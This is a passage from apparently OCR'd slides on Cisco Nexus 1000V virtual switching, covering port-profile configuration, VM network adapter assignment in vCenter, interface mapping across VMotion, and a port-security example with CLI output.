    switchport mode access
    switchport access vlan 27
    no shutdown
  assigned interfaces:
    Vethernet2
    Vethernet200
```

From Virtual Center's perspective

- When assigning a virtual adapter to a VM, the port-profiles created on VSM show up



Ubuntu_server-8.04 - Virtual Machine Properties

Virtual Machine Version: 7

☐ Show All Devices

Hardware	Summary
Memory	512 MB
CPUs	1
Video Card	Video Card
VMCI Device	Unrestricted
Floppy Drive 1	Client Device
CD/DVD Drive 1	[Datastore] ISO/ubuntu...
Network Adapter 1 (edite...	**Data27, Port: N/A**
SCSI Controller 0	LSI Logic Parallel
Hard Disk 1	Virtual Disk
Network Adapter 2	data200, Port: 182

Device Status
☑ Connected
☑ Connect at power on

Adapter Type
Current adapter: Flexible

MAC Address
00:50:56:8e:65:95
[✓ Automatic] Manual

Network Connection
[✓ Network Label] Data27
Specify Port:
DVSwitch:
Port UUID:


Control
Packet
VM Network
data200
data201
Data_VLAN_220
Data27

Mapping port-profiles to interfaces

```
dcn-n1k-v# sh port-profile brief
--------------------------------------------------------------------------------
Port                                    Profile  Remote Conf  Eval  Child Child
Profile                                 State    Mgmt   Items Items Intfs Profs
--------------------------------------------------------------------------------
system-uplink                           enabled  vmware     3     3     3     0
data200                                 enabled  vmware     3     3     3     0
data201                                 enabled  vmware     3     3     0     0
vlan215                                 enabled  vmware     3     3     1     0
Data27                                  enabled  vmware     3     3     2     0
dcn-n1k-v# sh port-profile usage
--------------------------------------------------------------------------------
Port Profile                Port        Adapter        Owner
--------------------------------------------------------------------------------
system-uplink               Eth3/2      vmnic1         DCN-IBC2-SVR-1.DCN.COM
                            Eth4/2      vmnic1         DCN-IBC1-SVR-1.DCN.COM
                            Eth5/2      vmnic1         DCN-IBC2-SVR-2.DCN.COM
data200                     Veth1       Net Adapter 2  Ubuntu_server-8.04
                            Veth5       Net Adapter 3  dcn-vm-svr-3
                            Veth6       Net Adapter 3  dcn-vm-svr-2
vlan215                     Veth100
Data27                      Veth2       Net Adapter 1  Ubuntu_server-8.04
                            Veth200
dcn-n1k-v#
```

VM we just created


Port Profile Mobility – Simplified VMotion



Virtual Interface numbering stays consistent after VMotion event!

Security feature example: port security

```
dcn-n1k-v# sh run int v2
interface Vethernet2
  switchport port-security
  switchport port-security maximum 3
  switchport port-security violation protect
  description UBUNTU-1_eth0
  no shutdown
  inherit port-profile Data27

dcn-n1k-v# sh port-s interface v2
Port Security                : Enabled
Port Status                  : Secure UP
Violation Mode               : Protect
Aging Time                   : 0
Aging Type                   : Abso
Maximum MAC Addresses        : 3
Total MAC Addresses          : 0
Configured MAC Addresses     : 0
Sticky MAC Addresses         : 0
Security violation count     : 0
dcn-n1k-v#
```



```
dcn-n1k-v# sh port-s add

Total Secured Mac Addresses in System (excluding one mac per port)     : 2
Max Addresses limit in System (excluding one mac per port) : 8190

----------------------------------------------------------------------
          Secure Mac Address Table
----------------------------------------------------------------------
Vlan    Mac Address            Type            Ports        Remaining Age
                                                               (mins)
----    -----------          ------          -----        ------------
  27    CC15.0B50.2155       DYNAMIC        Vethernet2      0
  27    9025.8E57.5191       DYNAMIC        Vethernet2      0
  27    0050.568E.6595       DYNAMIC        Vethernet2      0
======================================================================
```